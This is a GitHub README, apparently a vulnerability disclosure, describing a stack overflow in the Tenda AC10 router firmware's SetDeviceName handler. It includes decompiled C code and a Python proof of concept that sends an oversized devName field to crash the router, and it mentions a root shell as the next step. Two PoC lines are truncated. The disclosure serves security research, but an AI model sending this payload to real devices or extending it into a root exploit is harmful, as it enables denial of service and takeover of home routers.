<> Code   ⊙ Issues 2   � Pull requests   ▶ Actions   ⊞ Projects   ⊘ Security   ···

ﾊ main ▾   ···

IOT_Vul / Tenda / AC10 / formSetDeviceName / readme.md

z1r00 Update readme.md   ⟳ History

⚇ 1 contributor

☰   68 lines (43 sloc)   1.9 KB   ···

Tenda AC10V15.03.06.23 Stack overflow vulnerability

Firmware information

- Manufacturer's address： https://www.tenda.com.cn/

- Firmware download address： https://www.tenda.com.cn/download/detail-2734.html

Affected version

Vulnerability details

```
1  void __cdecl formSetDeviceName(webs_t wp, char_t *path, char_t *query)
2  {
3    int err_code; // [sp+18h] [+18h]
4    char *dev_name; // [sp+1Ch] [+1Ch]
5    char *dev_id; // [sp+20h] [+20h]
6    char buff_name[128]; // [sp+24h] [+24h] BYREF
7    char buff_vlaue[256]; // [sp+A4h] [+A4h] BYREF
8    char ret_buf[32]; // [sp+1A4h] [+1A4h] BYREF
9
10   memset(buff_name, 0, sizeof(buff_name));
11   memset(buff_vlaue, 0, sizeof(buff_vlaue));
12   memset(ret_buf, 0, sizeof(ret_buf));
13   err_code = 0;
14   dev_id = websGetVar(wp, "mac", byte_50CF54);
15   dev_name = websGetVar(wp, "devName", byte_50CF54);
16   if ( set_device_name(dev_name, dev_id) )      // vuln
17   {
18     sprintf(ret_buf, "{\"errCode\":%d}", 1);
19     websTransfer(wp, ret_buf);
20   }
21   else
22   {
23     if ( !CommitCfm() )
24       err_code = 1;
25     sprintf(ret_buf, "{\"errCode\":%d}", err_code);
26     websTransfer(wp, ret_buf);
27   }
28 }
```

/goform/SetDeviceName, Called set_device_name in formSetDeviceName, dev_name, dev_id are both controllable

```
37              "%s[%s:%s:%d] %sset device name %s == %s\n\x1B[0m",
38              debug_color_6[3],
39              "cgi",
40              "set_device_name",
41              1511,
42              debug_color_6[1],
43              mac_addr,
44              dev_name);
45          }
46        sprintf(mib_name, "client.devicename%s", mac_addr);
47        sprintf(mib_vlaue, "%s;1", dev_name);      // vuln
48        SetValue(mib_name, mib_vlaue);
49        return 0;
50      }
51    }
```

In set_device_name, dev_name will be spliced into sprintf, it is worth noting that the size is not checked, resulting in a stack overflow vulnerability

Poc

```python
import socket
import os

li = lambda x : print('\x1b[01;38;5;214m' + x + '\x1b[0m')
ll = lambda x : print('\x1b[01;38;5;1m' + x + '\x1b[0m')

ip = '192.168.0.1'
port = 80

r = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

r.connect((ip, port))

rn = b'\r\n'

p1 = b'a' * 0x300
p2 = b'dev_id=1&devName=' + p1

p3 = b"POST /goform/SetDeviceName" + b" HTTP/1.1" + rn
p3 += b"Host: 192.168.0.1" + rn
p3 += b"User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20
p3 += b"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" + r
p3 += b"Accept-Language: en-US,en;q=0.5" + rn
p3 += b"Accept-Encoding: gzip, deflate" + rn
p3 += b"Cookie: password=1111; curShow=; ac_login_info=passwork; test=A" + rn
p3 += b"Connection: close" + rn
p3 += b"Upgrade-Insecure-Requests: 1" + rn
p3 += (b"Content-Length: %d" % len(p2)) +rn
p3 += b'Content-Type: application/x-www-form-urlencoded'+rn
```

```
    p3 += rn
    p3 += p2

    r.send(p3)

    response = r.recv(4096)
    response = response.decode()
    li(response)
```

You can see the router crash, and finally we can write an exp to get a root shell